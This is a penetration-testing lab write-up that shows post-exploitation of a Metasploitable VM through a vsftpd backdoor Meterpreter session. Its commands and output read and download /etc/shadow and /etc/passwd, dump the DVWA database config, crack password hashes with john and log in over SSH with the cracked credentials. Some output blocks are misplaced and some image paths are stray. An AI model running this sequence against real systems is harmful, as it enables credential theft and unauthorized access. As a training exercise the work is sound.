Post-Exploitation Techniques

Objective:

This technique is used after the vulnerabilities are exploited and an initial access to the system is gained. This access is further exploited to perform activities like privilege escalation, enumeration of sensitive details, lateral movement, gaining root access, etc.

Tools Required:

- **Kali Linux**
- **Meterpreter**
- **Sha256sum**
- **John**

Definitions:

Meterpreter:

Meterpreter is an advanced payload in the Metasploit that provides an interactive shell on a compromised system.

Steps Performed:

1. **Once the target system (Metasploitable) is already exploited inside the Metasploit Framework and a meterpreter session is created, where the post-exploitation will be performed. Command 'help' gives the list commands that can be used inside the meterpreter shell:**

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.31.88
lhost => 192.168.31.88
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.31.88:4444
[+] 192.168.31.200:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.31.88:4444 -> 192.168.31.200:39575) at 2026-03-26 13:53:43 -0400

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
```

2. **The basic commands to get information about the target are 'getuid' and 'sysinfo' which will provide with the username and the system details of the target:**

```
    webcam_list               List webcams
    webcam_snap               Take a snapshot from the specified webcam
    webcam_stream             Play a video stream from the specified webcam


Stdapi: Mic Commands
====================

    Command                   Description
    -------                   -----------
    listen                    listen to a saved audio recording via audio player
    mic_list                  list all microphone interfaces
    mic_start                 start capturing an audio stream from the target mic
    mic_stop                  stop capturing audio


Stdapi: Audio Output Commands
=============================

    Command                   Description
    -------                   -----------
    play                      play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

3. **'ps' can be used to know all the processes running inside the target system:**

```
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  User      Path
 ---   ----  ----              ----  ----      ----
 1     0     init              x86   root      /sbin/init
 2     0     [kthreadd]        i686  root
 3     2     [migration/0]     i686  root
 4     2     [ksoftirqd/0]     i686  root
 5     2     [watchdog/0]      i686  root
 6     2     [events/0]        i686  root
 7     2     [khelper]         i686  root
 41    2     [kblockd/0]       i686  root
 44    2     [kacpid]          i686  root
 45    2     [kacpi_notify]    i686  root
 90    2     [kseriod]         i686  root
 128   2     [pdflush]         i686  root
 129   2     [pdflush]         i686  root
 130   2     [kswapd0]         i686  root
 172   2     [aio/0]           i686  root
 1128  2     [ksnapd]          i686  root
 1297  2     [ata/0]           i686  root
 1300  2     [ata_aux]         i686  root
 1309  2     [scsi_eh_0]       i686  root
 1312  2     [scsi_eh_1]       i686  root
 1327  2     [ksuspend_usbd]   i686  root
 1328  2     [khubd]           i686  root
 2080  2     [scsi_eh_2]       i686  root
 2287  2     [kjournald]       i686  root
 2441  1     udevd             x86   root      /sbin/udevd
```

4. **Moving onto the major commands, 'cat /etc/passwd' will give the list of all the usernames and 'cat /etc/shadow' will provide with all the passwords that exist inside the target system:**

```
meterpreter >
meterpreter >
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
```

```
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
```

5. **Use command ‘download /etc/passwd’ and ‘download /etc/shadow’ to download the username and password files inside the Kali machine:**

```
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> /home/kali/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd -> /home/kali/passwd
[*] Completed  : /etc/passwd -> /home/kali/passwd
meterpreter >
```

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> /home/kali/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow -> /home/kali/shadow
[*] Completed  : /etc/shadow -> /home/kali/shadow
meterpreter > ls
Listing: /var/www/dvwa
==========

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100755/rwxr-xr-x  497    fil   2010-09-08 22:49:16 -0400  .htaccess
100644/rw-r--r--  5066   fil   2010-06-06 20:55:14 -0400  CHANGELOG.txt
100644/rw-r--r--  33107  fil   2010-03-16 01:56:22 -0400  COPYING.txt
100644/rw-r--r--  4934   fil   2010-03-16 01:56:22 -0400  README.txt
100644/rw-r--r--  2792   fil   2010-08-26 12:15:16 -0400  about.php
040755/rwxr-xr-x  4096   dir   2012-05-20 15:23:35 -0400  config
040755/rwxr-xr-x  4096   dir   2012-05-20 15:22:36 -0400  docs
040755/rwxr-xr-x  4096   dir   2012-05-20 15:22:36 -0400  dvwa
040755/rwxr-xr-x  4096   dir   2012-05-20 15:22:36 -0400  external
100644/rw-r--r--  1406   fil   2010-09-06 11:59:42 -0400  favicon.ico
040755/rwxr-xr-x  4096   dir   2012-05-20 15:22:36 -0400  hackable
100644/rw-r--r--  883    fil   2010-03-16 01:56:22 -0400  ids_log.php
100644/rw-r--r--  1884   fil   2012-05-20 15:51:49 -0400  index.php
100644/rw-r--r--  1761   fil   2010-03-16 01:56:22 -0400  instructions.php
100644/rw-r--r--  2645   fil   2012-05-20 15:52:33 -0400  login.php
100644/rw-r--r--  413    fil   2010-03-16 01:56:22 -0400  logout.php
100644/rw-r--r--  148    fil   2009-07-05 16:31:50 -0400  php.ini
100644/rw-r--r--  193    fil   2010-03-16 01:56:22 -0400  phpinfo.php
100644/rw-r--r--  26     fil   2010-03-16 01:56:22 -0400  robots.txt
100644/rw-r--r--  2738   fil   2010-03-16 01:56:22 -0400  security.php
100644/rw-r--r--  1350   fil   2010-06-06 23:58:00 -0400  setup.php
040755/rwxr-xr-x  4096   dir   2012-05-20 15:22:36 -0400  vulnerabilities

meterpreter >
```

6. **Next target target the /var/www file which is the web server file. Use command 'cd /var/www', 'ls /var/www' to see the content of this directory and then 'ls dvwa' to see the contents of another directory inside /var/www. The final command to use is 'cat /config/config.inc.php' which gives the database username and password:**

```
[*] Completed  : /etc/passwd -> /home/kali/passwd
meterpreter > cd /var/www
meterpreter > ls
Listing: /var/www
==========

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
041777/rwxrwxrwx  4096   dir   2026-03-23 16:47:04 -0400  dav
040755/rwxr-xr-x  4096   dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891    fil   2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:43:54 -0400  mutillidae
040755/rwxr-xr-x  4096   dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19     fil   2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir   2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir   2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x  4096   dir   2010-04-16 15:27:58 -0400  twiki

meterpreter > ls dvwa
Listing: dvwa
==========

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100755/rwxr-xr-x  497    fil   2010-09-08 22:49:16 -0400  .htaccess
100644/rw-r--r--  5066   fil   2010-06-06 20:55:14 -0400  CHANGELOG.txt
100644/rw-r--r--  33107  fil   2010-03-16 01:56:22 -0400  COPYING.txt
100644/rw-r--r--  4934   fil   2010-03-16 01:56:22 -0400  README.txt
100644/rw-r--r--  2792   fil   2010-08-26 12:15:16 -0400  about.php
040755/rwxr-xr-x  4096   dir   2012-05-20 15:23:35 -0400  config
040755/rwxr-xr-x  4096   dir   2012-05-20 15:22:36 -0400  docs
040755/rwxr-xr-x  4096   dir   2012-05-20 15:22:36 -0400  dvwa
040755/rwxr-xr-x  4096   dir   2012-05-20 15:22:36 -0400  external
```


```
meterpreter > cat config/config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';

# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';

?>
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >

meterpreter >
meterpreter >
meterpreter >
```

7. **The password obtained from /etc/shadow file needs to be cracked for the usernames obtained from /etc/passwd. For this, 'john' will be used. The command used is 'john --format=md5crypt_long hashes.txt' which will be followed by 'john --show hashes.txt'. This will give the cracked passwords if successful:**


```
┌──(kali㉿kali)-[~]
└─$ john --format=md5crypt-long hashes.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Remaining 1 password hash
Will run 10 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 10 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:08:26  3/3 0g/s 73682p/s 73682c/s 73682C/s twmt107..twmt198
0g 0:00:08:49  3/3 0g/s 73280p/s 73280c/s 73280C/s 2sh7u8..2sekei
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show hashes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left

┌──(kali㉿kali)-[~]
└─$
```

8. **Picking a username and the password from the cracked credentials list and performing a SSH login to the target machine using this user. The command is 'ssh -oHostKeyAlgorithms=+ssh-rsa -oPubKeyAcceptedAlgorithms=+ssh-rsa user@192.168.31.242'. Logging in gives shell access to the target machine:**

\



9. **Command 'sha256sum' can be used on all downloaded sensitive files to get its hash values which can be further used as evidence:**



10. **The table regarding the same is as follows:**

Item	Description	Collected By	Date	Hash Value
passwd file	User account data	VAPT Analyst	27-03-2026	af23ffe0bc5479a70a17e799fa699f9e593f2151

				b7e1ba597987523c7c733d42
shadow file	**Password for user account data**	**VAPT Analysts**	**27-03-2026**	**7f9f08e29620f196a409890a742738c61644f67a1f8e879db8317b674b16c762**
config file	**DB credentials**	**VAPT Analyst**	**27-03-2026**	**8a31320c04911a033eab2eab2c2b8c09039689fd859a8fed5e168872f980d6fc**

Conclusion:

After successful exploitation, access to the target system was obtained. Enumeration revealed user account information from /etc/passwd, password from /etc/shadow and sensitive configuration data from web application files. No strong access controls were present. This was validated by using the john-the-ripper tool which cracked the credentials and allowed access to the target using ssh.

The system exhibited weak security configurations, allowing potential root-level access.The vsFTPd backdoor vulnerability was successfully exploited, confirming the presence of a critical remote command execution flaw, allowing unauthorized shell access to the target system.